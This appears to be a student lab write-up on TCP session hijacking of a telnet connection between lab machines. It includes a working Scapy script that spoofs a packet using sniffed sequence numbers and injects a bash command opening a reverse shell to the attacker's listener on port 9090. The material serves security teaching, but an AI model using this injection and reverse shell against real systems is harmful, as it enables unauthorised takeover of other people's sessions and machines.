1. Establish a telnet connection between the client 10.0.2.6 and server 10.0.2.5.
2. Sniff the traffic and find the last packet sent from client to the server. The details of this packet are used to spoof the attack packet.
3. Start a TCP connection listening to port 9090 on the attacker's machine.
4. Run the Session Hijacking program on the attacker's machine

The attacker first sniffs the previous communications between the client and the server:




Python code used for reverse shell :


```
Open
#!/usr/bin/python3
import sys
from scapy.all import *

print ("sending session hijacking packet")
IPLayer=IP(src="10.0.2.6", dst="10.0.2.5")
TCPLayer=TCP(sport=41142,dport=23,flags="A",seq=2903550237,ack=4127555118)
Data= "\r/bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1\r"
pkt=IPLayer/TCPLayer/Data
pkt.show()
send(pkt,verbose=0)
```

The attacker now has the needed values and launches the reverse shell attack

The attack is successful and now the attacker has full shell control from the TELNET session between the client and the server:



The captured attack packet from Wireshark:



Observation: the attacker used the wireshark to sniff the connection to get some needed values to do the attack, including: source and destination IP addresses and port numbers, sequence number, and acknowledgement numbers. Then the attacker set up a TCP listening server so that the file that the attacker was trying to access could be read. Then the attack used the python code to send data, using the sequence and acknowledgement numbers from the previous capture. The packet sent was to redirect the shell's input and output the attacker's computer. The attack was successful, and you can see in the images that the attack gained full access to the shell.

Explanation: Using scapy we can send a spoofed packet, hijacking the TELNET communication between two machines and creating a reverse shell. We were able to redirect the shell of the of the client-server connection to the attacker's computer, essentially giving the attacker access to issue whatever commands they wanted.